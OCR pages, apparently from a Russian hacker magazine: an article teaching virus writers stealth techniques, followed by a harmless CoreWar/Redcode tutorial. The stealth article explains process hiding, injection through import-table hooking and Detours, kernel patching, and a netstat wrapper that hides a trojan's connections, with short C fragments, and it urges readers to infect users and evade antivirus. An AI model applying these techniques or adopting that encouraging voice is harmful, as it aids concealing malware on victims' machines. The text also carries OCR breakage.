PE файл состоит из секций. Одна секция может содержать код, данные, таблицу импорта или что-нибудь еще. Главная сложность заключается в том, что секция на диске не обязательно соответствует секции в памяти.

W W W

- **www.wasm.ru/doclist.php?list=2** - описание формата PE от Hard Wisdom'a.
- **http://z0mbie.host.sk** - сайт вирмейкера z0mbie.

Касатенко Иван aka SkyWriter (sky@real.xakep.ru)

ПИШЕМ СВОЙ СТЕЛС

СТЕЛС-ТЕХНОЛОГИИ В ВИРУСАХ

ЗАЧЕМ НУЖНЫ СТЕЛС-ТЕХНОЛОГИИ

Представляешь, сидишь ты пару недель, корпишь над написанием вируса. И вот после этого ты выпускаешь его на волю, в интернет. Он живет себе, размножается, заражая машины несчастных лопухов. И вдруг находится один умный юзер, запускает простенький менеджер процессов и без труда находит твой вирус, после чего отсылает его в какую-нибудь антивирусную лабораторию. А уж там антивирусописатель тратит всего несколько минут, чтобы добавить его в базу своего суперантивируса. И все. Остается только регулярно приносить цветы на могилу своего творения.

Как же с этим бороться? Существует множество способов, причем придумывать их начали с самого момента появления антивирусов, способных искать заразу по сигнатурам. Хорошо известны такие технологии скрытия вирусного кода, как полиморфизм (в различных его формах), применение стелс-технологий. В этой статье мы рассмотрим стелс-технологии.

Что же это такое? Ну, начнем с перевода слова "стелс": by stealth - украдкой, втихомолку, тайком. Действительно, это слово в полной мере отражает суть дела, т.к. задача стелс-вируса состоит именно в том, чтобы скрыть свое присутствие в компьютере от операционной системы и всего ПО, которое использует ее функции для доступа к файлам, списку процессов и т.п.

рис. Константин Комардин

СТЕЛС ДЕДУШКИ-ФРОНТОВИКА

Итак, с чего все началось. Первые стелс-вирусы появились давно, когда Microsoft был маленьким, а компьютеры большими. Многие использовали тогда получающий распространение MS-DOS. В нем обживалась и зараза. Сначала простейшая, а потом все более и более совершенная. Но насколько бы ни была она совершенна, ее всегда обнаруживал антивирус. Вирусописатели перепробовали все: кодирование вирусов, изменение кода дополнением "пустых" инструкций, вроде NOP или последовательных PUSH/POP - со временем такие приемы переставали действовать.

Вот тут-то и пришло время задуматься о скрытии присутствия вирусов в ПК. Действительно, все гениальное просто: зачем изобретать хитрейшую систему мутации вируса, если можно просто сделать так, чтобы никто не знал, что этот вирус в компе есть?! Дело оставалось за малым: придумать и реализовать скрывающую вирусный код систему. Недолго размышлял над этой задачей всеобщий гений VX-сцены. В короткие сроки появились первые стелс-вирусы.

Что они делали? Сначала они были элементарны: перехватывали системное прерывание MS-DOS 21h и на вызовы чтения/записи файлов подставляли незараженные программы. Так антивирусы впервые оказались жестоко обмануты, однако ненадолго, до тех пор, пока не научились читать файлы посредством BIOS.

И вот началась "гонка вооружений", кто кого обманет: вирусы перехватывали BIOS, антивирусы использовали порты B/B, вирусы блокировали подобные инструкции и т.д.

Интересно, чем это кончилось? Время стелс-вирусов ушло с появлением "сверхзащищенной" ОС Microsoft Windows.

НАСТОЯЩАЯ СИТУАЦИЯ

Ушло, но навсегда ли? Признаться, я мало слышал о вирусах под Win16. Видимо, их мало писали, то ли потому, что в Windows 3.xx было и так достаточно глюков, то ли потому, что вирьмейкеры не оправились еще от удара Microsoft. Неясно.

Но Вынь росла и ширилась, и, наконец, удвоила циферку после своего имени: Win32 получала все большее и большее распространение. Вирусописатели один за другим пересели на ASM под Win32.

Проблемы оказались в чем-то схожими с MS-DOS'овскими: надо было скрыть вирус. Правда, решение их оказалось намного сложнее: во-первых, из-за того, что Win32-приложения работают исключительно в среде защищенного режима процессора, во-вторых, в Win гораздо больше функций для работы с объектами (файлами, процессами), да и объектов стало побольше, а, значит, и больше следов, которые может оставить вирусный код. Но гений вирьмейкеров и тут их не подвел. Бессонные ночи кодинга сделали свое дело: слово "стелс" возродилось из пепла.

Что же должен скрывать "идеальный" современный стелс-вирус (будем считать, что он резидентный и распространяется, помимо прямого заражения файлов, еще и по e-mail)? Давай по порядку.

Во-первых, он должен скрывать свое присутствие, когда запущен, то есть скрывать свой процесс, если уже работает, конечно, не в адресном пространстве жертвы. Во-вторых, ему необходимо спрятать от посторонних глаз все соединения с окружающим миром (при рассылке себя по почте). В-третьих, никто не должен видеть вирусный код в файлах.

Все это можно сделать, перехватив системные вызовы API на каком-либо уровне - либо на уровне пользователя, либо на уровне ядра.


ПРОЦЕСС, ПОКАЖИ ЛИЧИКО

Начнем со скрытия процессов. Мне видится целый ряд способов, при помощи которых это можно сделать. Итак, **способ первый** и самый простой: надо лишь зарегистрировать текущий процесс как сервис, воспользовавшись системной API-функцией:


```
...
RegisterServiceProcess(NULL, 1);
....
```


Помимо скрытия из списка процессов, мы получим еще одно приятное свойство: наша софтина продолжит работать даже после выхода пользователя из системы. Минус этого способа »

Хочешь посмотреть программу, модифицирующую ядро, в действии? Внимательно следи за процессом apihook.exe ;). Внедряемся в ядро и исправляем FindXXXProcess...



...И возвращаем все на свои места!





Слабо повторить? ;-)

Помимо скрытия из списка процессов, мы получим еще одно приятное свойство...

Что же ждет нас завтра?..

Время стелс-вирусов ушло с появлением "сверхзащищенной" ОС Microsoft Windows. Ушло, но навсегда ли?

by stealth - украдкой, втихомолку, тайком

заключается в том, что работает он лишь в Win9x, а в NT ни к чему не приведет.

Способ номер два состоит во внедрении в тело чужого процесса в памяти прямо "на лету". Теоретически это очень просто: нужно создать область памяти, которая будет доступна жертве, а затем каким-то образом запустить в ее адресном пространстве код, который создаст еще один тред, обслуживающий вирус. На практике все немного сложнее ;-). Для начала нам необходимо зарегистрировать фрагмент памяти, в котором будет лежать код (для этого можно воспользоваться функциями OpenFileMapping и MapViewOfFile из kernel32.dll). Туда-то мы и поместим код треда, который будет выполняться в процессе-жертве. Теперь необходимо заставить жертву запустить этот тред. Как же выполнить какой-то код в чужом адресном пространстве? Есть, пожалуй, два пути: один - это использование CreateRemoteThread, а второй - это замена адреса какой-то импортированной из системной библиотеки функции (например, GetDC из gdi32.dll) на адрес своей функции, предварительно записанной в процесс. У первого пути при всех его положительных моментах (например, предельной простоте) один минус - он работает лишь на NT, но ты ведь хочешь универсальности, правда? Поэтому рассмотрим второй.

Не будем заострять внимание на поиске и открытии хендла самого процесса, а перейдем сразу к делу: запишем в программу код запуска треда вируса. После этого нам надо найти таблицу импортируемых функций программы и переписать адрес одной из импортированных функций так, чтобы он указывал на наш код запуска. И то, и другое можно сделать при помощи функций ReadProcessMemory и WriteProcessMemory. Естественно, стоит переписывать какую-то часто используемую функцию, например, GetMessage. Но не забудь, что после запуска своего кода необходимо вернуть все на свои места, а то жертва перестанет корректно функционировать.

Третий способ чуть легче, он особенно удобен, если ты пишешь свое детище на C. Состоит он в том, чтобы воспользоваться библиотекой Detours от разработчиков Microsoft ;). Она позволяет загрузить в чужой процесс свою DLL-библиотеку, а уж та может творить внутри все, что угодно. Сравните весь тот бред, что был написан про второй способ, с лаконичным куском кода:

```
// hProcess - хендл процесса
// szDllPath - путь к подгружаемой библиотеке
DetourContinueProcessWithDllA
(hProcess, szDllPath);
```

Он загрузит в жертву нашу DLL'ку, в функции ProcessAttach которой ты пропишешь все, что собираешься сделать. Просто, как раз-два-три. Неприятно одно: с собой приходится таскать целую библиотеку подгружаемых багов aka DLL :), что, согласись, в вире - излишне.

> Естественно, стоит переписывать какую-то часто используемую функцию, например, GetMessage.

Четвертый способ я опишу лишь концептуально, без деталей, а то я уж больно сильно увлекся кодингом :). Этот способ состоит в подмене функции, которая выдает приложениям список процессов. Точнее не функции, а ряда функций: Process32First и Process32Next. Тут же напрашивается идея использования для этого той же техники, что и в предыдущих двух способах.

Но в идеале каждой пользовательской программе нужно подсовывать "исправленные" версии таких функций. Как же это сделать? Делается это, как оказалось, несложно и достаточно лаконично. Дело в том, что их код хранится в одном месте физической памяти, а в каждый процесс лишь отображается (спасибо дескрипторным таблицам, о которых написано в статье про Ring0), таким образом, остается лишь изменить эти функции в физической памяти, и счастье придет само собой! =) Но обычным способом это сделать невозможно, потому что эта область защищена от записи. Тупик? Нет! Решение все-таки существует.

Оно состоит в переходе на более глубокий уровень Windows, на уровень ядра или в так называемое нулевое кольцо защиты (Ring0). Находясь именно в этом уровне, мы можем делать то, что обычным программкам на Visual Basic'е и не снилось, мы можем изменять физическую память, в том числе и наши функции. Как попасть в нулевое кольцо защиты? Для этого существует специальный механизм привилегий в процессорах фирмы Intel.

Этот способ, хотя и достаточно прост в описании, на практике оказывается самым сложным, потому как программирование на уровне ядра - это хождение по лезвию бритвы, чуть что не так, и наблюдаешь за красивым синим экраном :). Но зато это и единственный по-настоящему надежный путь. В самом деле, какому антивирусу захочется копаться в пучинах кернела?

> программирование на уровне ядра - это хождение по лезвию бритвы, чуть что не так, и наблюдаешь за красивым синим экраном :).

А КОННЕКТ-ТО - ВОТ ОН!

Итак, мы скрыли процесс, но это еще далеко не все. Как только твой питомец попытается подключиться к какому-нибудь хосту в интернете, юзер, наученный статьей про защиту от заразы ;-), воспользуется утилитой netstat, увидит подозрительные коннекты со своего компа и тут же переставит Винду. Обидно, правда? Особенно, если ты пару недель парился и писал модуль для ковыряния в кернеле.

Хорошо, боремся с netstat'ом:


Ну, во-первых, можно "исправить баги" или попросту удалить сам netstat. Удалять - это совсем по-ламерски, поэтому будем отстреливать баги, а именно: нужно заставить netstat не говорить о тех коннектах, которые у нас есть. Сделать это можно, например, так: переименовываем netstat.exe во что-нибудь еще, вместо него записываем свой бинарник, который запускает оригинальный netstat и фильтрует его вывод. Дешево и сердито. Это можно сделать, например, таким образом:

```
hSaveStdout = GetStdHandle(STD_OUT-
PUT_HANDLE);
CreatePipe(&hChildStdoutRd,
&hChildStdoutWr, &saAttr, 0);
SetStdHandle(STD_OUTPUT_HANDLE,
hChildStdoutWr);
DuplicateHandle(GetCurrentProcess(),
hChildStdoutRd, GetCurrentProcess(),
&hChildStdoutRdDup , 0, FALSE, DUPLI-
CATE_SAME_ACCESS);
CloseHandle(hChildStdoutRd);
```


После этого создаем порожденный процесс (тот самый настоящий netstat) и читаем то, что он нам выдает при помощи:

```
ReadFile( hChildStdoutRdDup,
chBuf, BUFSIZE, &dwRead,
NULL);
```

То, что получаем в буфере chBuf можем уже анализировать на предмет наличия в нем того, что мы бы не хотели показывать :). Ну, с этой задачей, я думаю, ты и без меня разберешься.
Вот что из этого получилось у меня (внимательно следи за портом 3707). Вывод оригинального netstat'a:



...И вывод исправленного:



Правда, так лучше, если учесть, что троян висит именно на порту 3707? :)
Как альтернативу этому способу можно предложить скрыть сетевые подключения при помощи замены функции в ядре (об этом я уже писал выше). А заменить нужно лишь одну функцию - GetTcpTable - именно она возвращает список TCP-подключений.

А ЕСЛИ НЕ ОТ КОГО СКРЫВАТЬ?..

■ Я неоднократно упоминал всякие ring 0, уровни ядра и прочую подобную ерунду. У тебя, наверное, возникла идея: а почему бы не сделать вирь, который бы просто находился в резидентном состоянии в ring 0, то есть с теми же правами, что и ядро. Это практически идеально позволило бы защититься от большинства антивирусов. Должен тебя разочаровать, ты не первый, кто придумал нечто подобное. Такую идею, например, реализовывал Win.CIH (aka Чернобыль). Кстати, именно поэтому он обладал возможностью стирания BIOS'a. Правда, на момент написания его был известен способ перехода в Ring 0 лишь в Win9x, сейчас дела обстоят хуже: этот режим стал доступен и в WinNT, так что жди нового, улучшенного WinNT.CIH'a... Представляю, как в твоем мозгу копошатся темные мысли о создании страшного недетектируемого ring0-вируса. Не обольщайся, многие современные антивирусы работают в том же кольце защиты, поэтому и там тебе придется укрываться от их зоркого взгляда :-(.

БУДУЩЕЕ МАЛЕНЬКИХ СТЕЛСОВ

■ Что же ждет нас завтра? Я думаю, что следующим шагом в написании вирусов будет создание технологии, схожей с технологией эвристики в антивирусах. Представь себе вирус, который будет отлаживать все приложения в системе, анализировать их код и прикидывать, антивирус ли это. И подбрасывать антивирусам заведомо чистую информацию. По-моему, это было бы в высшей степени мощной системой. Стелсом нового поколения. Ну что, возьмемся за него? Кто знает, может быть, ты будешь автором такого виря? ;-)

Shen (_shen_@mail.ru)

ИГРЫ НАСТОЯЩИХ КОДЕРОВ

COREWAR АКА БОЙ В ПАМЯТИ


Через год игре CoreWar исполнится двадцать лет. Тем не менее, мало кто знает о ней, даже в программерской среде. Причем здесь программеры? А при том, что CoreWar можно назвать игрой весьма условно. Я надеюсь, прочитав эту статью, ты поймешь, почему она напечатана в номере, посвященном вирусам.

В 1984 году, в журнале "Наука Америки", профессор A.K.Dewdney (до сих пор не знаю, как произносится его фамилия :)) опубликовал статью о придуманной им игре, которую он назвал CoreWar. Смысл заключался в следующем: участники писали программы на языке, похожем на ассемблер, и этим программам предстояло сражаться за свободное место в выделенном куске памяти. В статье Dewdney составил четкие правила, по которым программа признавалась побежденной, предусмотрел возможность ничьей, представил публике несколько различных программ-бойцов. Игра пришлась по вкусу и за короткое время нашла столько поклонников, что вскоре ими было создано Международное Общество Любителей CoreWar (ICWS - InternationalCoreWarSociety). Общество занималось распространением игры, проведением чемпионатов и, конечно, разработкой стандартов. Было предпринято много попыток улучшить и дополнить язык Redcode, предложенный Dewdney для CoreWar, и в результате, на сегодняшний день существуют три основных стандарта: ICWS'86, ICWS'88 и ICWS'94. Первый из них, от 1986 года, давно устарел и не используется. De-факто на сегодня - версия ICWS'94, в которой язык Redcode был дополнен некоторыми принципиально новыми возможностями (например, была введена поддержка многозадачности). Однако по ICWS'88 все еще проводятся бои, поэтому в комментариях к программе-бойцу необходимо указывать, для какого стандарта предназначен воин.

Для того чтобы войти в мир CoreWar, надо совсем немного: программа-симулятор и эта статья. Самый распространенный симулятор CoreWar называется pMARS (portable Memory Array Redcode Simulator). Взять его, вместе с кучей другой информации по CoreWar, можно на www.koth.org. В этой статье я буду ориентироваться на pMARS 0.8.0, и первое, что нам предстоит сделать - разобраться, как работать с этим симулятором.

PMARS 0.8.0

У меня были проблемы с запуском pMARS под XP, поэтому, если у тебя




Corewar Plus 2.0. Не поддерживает ICWS'94, зато идет под XP

NT-based Виндовс, можешь использовать альтернативный пакет: ftp.uniyar.ac.ru/home/libra/core_war.zip. Итак, с koth.org ты должен взять сам симулятор (pmars08.zip) и пакет инструментов к нему (ptools11.zip). Оба архива нужно распаковать в одну папку. Создаешь в этом же каталоге файл imp.red, и пишешь в нем следующее:

```
MOV 0, 1
```

Ты только что создал собственного CoreWar-бойца! Как это работает, я объясню чуть позже, а сейчас запускай pshell.exe - оболочку для pMARS. Во-первых, установи опцию Options->Coreviewer в значение text. Теперь бой программ будет изображаться ASCII-символами, а не графикой. Почему? Так проще разбираться на первых порах, когда не понимаешь значения различных изображений. Во-вторых, иди в Options->Values и ставь цифру 7 в окошке Display Speed. Так ты сможешь наблюдать за ходом битвы в неспешном темпе. Теперь мы готовы к первой битве! File->Load, выбираешь два раза один и тот же файл - imp.red, и жмешь на Run. Тебе, наверное, еще многое непонятно, но пользоваться pMARS'ом ты уже умеешь. Переходим к тому, из-за чего все и затевалось - учимся программить на Redcode!



Люблю программы с кучей настроек


ПРАВИЛА

Итак, язык, на котором пишутся программы-бойцы, называется Redcode. Рассказать в небольшой статье обо всех возможностях Redcode нереально, поэтому мы ограничимся основами, "каркасом" языка. Но прежде чем приступать непосредственно к коду, разберемся, как протекает бой в памяти.

Единица измерения памяти в CoreWar - команда, она же инструкция. В отличие от ассемблера настоящего, в Redcode все инструкции "весят" одинаково: любая строка на Redcode занимает ровно одну "команду". Поле боя обычно имеет размер 8000. Т.е. программа, состоящая из восьми тысяч команд, займет собой все поле.

Сначала pMARS загружает противников в память, размещая их на поле боя случайным образом (можно указать расположение и вручную, но по правилам турниров - random). Потом симулятор выполняет первую команду одного из бойцов (неважно какого), затем первую команду второго, вторую команду первого, вторую команду второго и т.д. Так повторяется до тех пор, пока одна из программ не будет признана проигравшей или симулятор не объявит ничью. Правила, вкратце, таковы:
1. Процесс, попытавшийся выполнить данные, а не код, погибает.

2. Программа, все процессы которой мертвы, проигрывает.
Простая программа имеет всего один процесс, процессы же сложных программ могут исчисляться десятками. Ты, наверное, не совсем понял, что значит "выполнить данные, а не код" и т.д., но после прочтения следующего раздела все должно стать кристально ясно :).



Навороченный эмулятор, в котором я так и не разобрался

REDCODE

Redcode использует ассемблерные команды, но не в привычном стиле Intel, а в синтаксисе AT&T: <инструкция> <источник> <приемник> А не наоборот, как привыкли любители tasm'a, masm'a и прочих ассемблеров с синтаксисом Intel'a. Первая команда, с которой мы познакомимся - MOV, так как с ее помощью уже можно написать простейшего бойца.

"MOV A, B" скопирует одну команду по адресу A, в место с адресом B. Отсчет ведется от текущей инструкции, т.е. "MOV -1, 1" скопирует команду, предшествующую MOV, на место команды, следующей после MOV. Если программа выглядит так:

```
Команда №1
MOV -1, 1
Команда №2
```

то после выполнения команды "MOV -1, 1", она примет вид:

```
Команда №1
MOV -1, 1
Команда №1
```


Просто, не так ли? Теперь мы может написать нашего первого воина. Его код состоит всего из одной строчки:

```
MOV 0, 1
```

Эта единственная команда копирует саму себя на место следующей команды:

```
Первый цикл:
MOV 0, 1  ; сейчас pMARS
выполнит эту команду

Второй цикл:
MOV 0, 1
MOV 0, 1  ; сейчас pMARS
выполнит эту команду

Третий цикл:
MOV 0, 1
MOV 0, 1
MOV 0, 1  ; сейчас pMARS
выполнит эту команду
```

В дальнейшем слова "сейчас pMARS выполнит эту команду" мы будем заменять стрелкой "<---". Края поля боя замкнуты, т.е. после адреса 7999 снова идет 0, поэтому, приведенная выше программа, заполнив поле целиком, начнет следующий круг, и будет заполнять поле инструкциями "MOV 0, 1" до бесконечности. Это один из классических бойцов, и имя ему - Imp. Если принцип его работы на словах звучит не очень понятно, проведя в pMARS'e несколько схваток, ты точно во всем разберешься. Если сейчас мы стравим на поле боя двух Импов, симулятор провозгласит ничью: так как оба Импа имеют одинаковую скорость, они просто будут бесконечно "гоняться" друг за другом. Поэтому для испытаний нам потребуется другой боец.



Два Импа гоняют друг друга по полю :)

Итак, следующая команда Redcode. "JMP A" передает управление на команду с адресом A (как ты помнишь, адресация идет относительно текущей команды). Так что затруднений с другим классическим воином - Wait, у тебя возникнуть не должно. Сохрани следующую строчку в файле wait.red:

```
JMP 0
```

Да! Он ничего не делает, а просто каждый цикл передает управление на себя же, т.е. находится в бесконечном цикле. Вот с этим-то "воином" мы и стравим нашего Импа. File->Load, выбирай Импа и Вэйта, жми Run. Вопрос на засыпку: кто победит? А вот и нет! Не победит никто - pMARS объявит ничью! Почему? Помнишь, я давал два основных правила CoreWar? Я говорил, что программа проигрывает, только если попытается выполнить данные, а не код? То-то же. Имп, дойдя до того места, где стоит зацикленный Вэйт, перепишет его "JMP 0" своим "MOV 0, 1", и Вэйт сам превратится в Импа! То есть на поле боя будет два Импа, что, как мы уже говорили, приведет к ничьей! Получается, Имп вообще не способен победить кого-либо? В принципе, да - Имп может выиграть только в том случае, если вражеская программа самоуничтожится. Впрочем, как и Вэйт. Тем не »

менее, идея, положенная в основу Импа, используется во многих эффективных программах-бойцах.

Тебе, наверное, уже не терпится посмотреть на полноценную программу, которая сможет победить хотя бы Вэйта? Мы напишем такую программу, но для этого нам нужно узнать еще две команды и познакомиться с другими способами адресации.

ADD, DAT, @ и

"ADD A, B" прибавит команду с адресом A к команде с адресом B и запишет результат по адресу B. Такая форма ADD нас не устраивает, поэтому перепишем ее так: "ADD #A, B". Теперь это означает: прибавить число A ко второму операнду команды с адресом B (чаще говорят "к B-полю команды с адресом B"). Слишком запутанно? Смотри:

```
ADD #1, 1 ; <---
MOV 0, 0
```

Команда ADD в данном примере прибавит число один к B-полю инструкции MOV, превратив эту команду в Импа: "MOV 0, 1". Т.е. знак # означает, что имеется в виду не адрес, а конкретное число.

Что делает команда MOV в следующей программе?

```
MOV 0, @1          ; <---
ADD #1, 1
```

Она копирует саму себя по адресу, на который указывает второй операнд команды по адресу 1. Ты помнишь, что все адреса рассчитываются относительно текущей инструкции? По адресу 1 находится команда ADD, второй операнд которой равен 1. Следовательно, MOV копирует саму себя по адресу, равному единице относительно ADD. Таким образом, после выполнения первой инструкции, поле будет выглядеть так:

```
MOV 0, @1
ADD #1, 1 ; <---
MOV 0, @1
```

Понятно? Теперь разберемся поподробнее, как погибает процесс. Хочешь посмотреть на программу, которая проигрывает бой с Вэйтом? Смотри:

```
JMP 1              ; <---
```

Что происходит? JMP передает управление на следующую команду, а следующей команды нет! Изначально, до того, как выпустить бойцов на поле, pMARS заполняет поле нулями, т.е. данными. И наша программа, пытаясь выполнить данные, а не код, погибает! Теперь-то ты точно понимаешь, как работает Имп: он мостит перед собой дорогу инструкциями "MOV 0, 1" и поэтому никогда не выполнит данные вместо кода! У тебя не возникает никаких идей? А нельзя ли насильно заставить вражескую программу выполнить данные? Например, подбросить на пути Импа пару ноликов? Можно!

Команда DAT определяет данные. Первое поле команды ни на что не влияет, но может использоваться для адресации, второе же задает то число, которое будет расположено на этом месте. В самом начале поле боя заполнено командами "DAT #0, #0", т.е. нулями. Вот боец-самоубийца:

```
JMP 1              ; <---
DAT #0, #0
```

Он полностью идентичен предыдущему (JMP 1), но так нагляднее. Теперь, овладев основами Redcode, мы может создать первого настоящего бойца!

> А нельзя ли насильно заставить вражескую программу выполнить данные? Например, подбросить на пути Импа пару ноликов?

DWARF

■ Сразу же даю листинг, а разбираться будем потом:

```
ADD #4, 3          ; <---
MOV 2, @2
JMP -2
DAT #0, #0
```

Команда ADD прибавит число 4 к B-полю инструкции "DAT #0, #0", превратив ее в "DAT #0, #4":

```
ADD #4, 3
MOV 2, @2          ; <---
JMP -2
DAT #0, #4
```

Команда MOV скопирует команду "DAT #0, #4" по адресу, содержащемуся в B-поле инструкции "DAT #0, #4", т.е. по адресу 4, относительно команды DAT:

```
ADD #4, 3
MOV 2, @2
JMP -2             ; <---
DAT #0, #4
...
...
...
DAT #0, #4
```

Теперь JMP переведет управление на две команды назад:

```
ADD #4, 3          ; <---
MOV 2, @2
JMP -2
DAT #0, #4
...
...
...
DAT #0, #4
```

ADD прибавит 4 к B-полю команды "DAT #0, #4", превратив ее в "DAT #0, #8":

```
ADD #4, 3
MOV 2, @2          ; <---
JMP -2
DAT #0, #8
...
...
...
DAT #0, #4
```

MOV скопирует инструкцию DAT #0, #8 по адресу 8, относительно инструкции "DAT #0, #8":

```
"DAT #0, #8":
ADD #4, 3
MOV 2, @2
MP -2              ; <---
DAT #0, #8
...
...
...
DAT #0, #4
...
...
...
DAT #0, #8
```

Теперь JMP снова передаст управление на ADD, и все повторится: еще через четыре инструкции программа бросит команду "DAT #0, #12". Дварф (так называется этот боец) бомбит поле боя данными, с промежутком в три инструкции. Враг, наступивший на бомбу, т.е. пытающийся выполнить команду DAT, погибает. Но ты ведь помнишь, что поле боя замкнуто, и, добомбив его до конца, Дварф начнет закидывать DAT'ы, начиная с адреса 0, и вскоре сам попадет под собственные бомбы! Нет, не попадет. Не зря же промежуток между минами составляет ровно три инструкции - этого как раз хватает, чтобы сама программа смогла поместиться между бомбами. Т.к. команда ADD каждый раз прибавляет к DAT'у число четыре, то Дварф защищен от собственных мин на любом поле, размер которого кратен четырем. Минутку, ведь враг тоже может проскочить между снарядами? Да,

может. Но чего ты хотел от бойца в четыре строчки? :)

ИМПОЛОВКА

■ Сейчас я расскажу тебе о приеме, называемом ImpGate, и курс "Основы Redcode" можно считать оконченным. Многие серьезные CoreWar-программы тем или иным способом используют принцип саморазмножающихся Импов: кто-то делает ставку на "Кольцо", когда в атаку одновременно идут несколько Импов, кто-то использует их как прикрытие, но факт остается фактом - Импы живы! А значит, надо уметь противостоять им. Итак, импоповка, по научному ImpGate:

```
JMP 0, <-10
```

Да, такая маленькая, но крайне эффективная против Импов. Как же это работает? Ты, наверное, удивлен, почему у команды JMP вдруг появилось B-поле. Помнишь ситуацию с DAT, когда второй операнд задавал данные, а A-поле ничего не делало? Тут похожая ситуация, но сначала о знаке "<". Инструкция "<-10" уменьшает на единицу B-поле команды, находящейся на 10 инструкций раньше текущей. Таким образом, команда "JMP 0, <-10" каждый цикл выполняет сразу два действия: продолжает выполнять бесконечный цикл и уменьшает второй операнд некой инструкции, находящейся на 10 позиций раньше JMP. А какая инструкция находится там в случае чистого поля? Правильно, "DAT #0, #0". Значит, после первого цикла там будет уже "DAT #0, #-1", после второго - "DAT #0, #-2" и т.д. Вот это место и называется Gate (или ловушка). Все это очень интересно, но причем здесь Импы? Чтобы понять это, рассмотрим бой между Импом и Импоповкой (для краткости листингов предположим, что Имп и Импоповка расположены недалеко друг от друга - сути дела это не меняет):

```
Первый цикл (стрелкой обозначена
инструкция, которую Имп будет вы-
полнять следующей):
MOV 0, 1  ; <---
...
DAT #0, #0          ; здесь намечается
создать ловушку
Второй цикл:
MOV 0, 1
MOV 0, 1  ; <---
DAT #0, #-1         ; здесь уже созда-
на ловушка

Третий цикл (после хода Импа):
MOV 0, 1  ; здесь высадился Имп
MOV 0, 1
MOV 0, 1  ; <--- здесь была ловушка
```

На третьем цикле Имп переписывает собой ловушку. В свой черед JMP уменьшает B-поле ловушки на единицу. Но там же уже не ловушка, а Имп! А какая разница?

```
Третий цикл (после хода Импоповки):
MOV 0, 1  ; здесь высадился Имп
MOV 0, 1
MOV 0, 0 ; <--- JMP уменьшил B-поле
MOV'а на единицу
Четвертый цикл (после хода Импа):
MOV 0, 1  ; здесь высадился Имп
MOV 0, 1
MOV 0, 0 ; здесь была ловушка
           ; <---
```

Имп выполняет команду "MOV 0, 0": копирует эту команду на ее же место, т.е. вообще ничего не делает, но счетчик команд работает и следующая инструкция, которую выполнит Имп - данные, а не код - "DAT #0, #0"!

```
Четвертый цикл (после хода Импопов-
ки):
MOV 0, 1  ; здесь высадился Имп
MOV 0, 1
MOV 0, -1 ; здесь была ловушка
           ; <---
```

На пятый цикл Имп пытается выполнить данные и погибает. Победа!

АДВАНСЕД

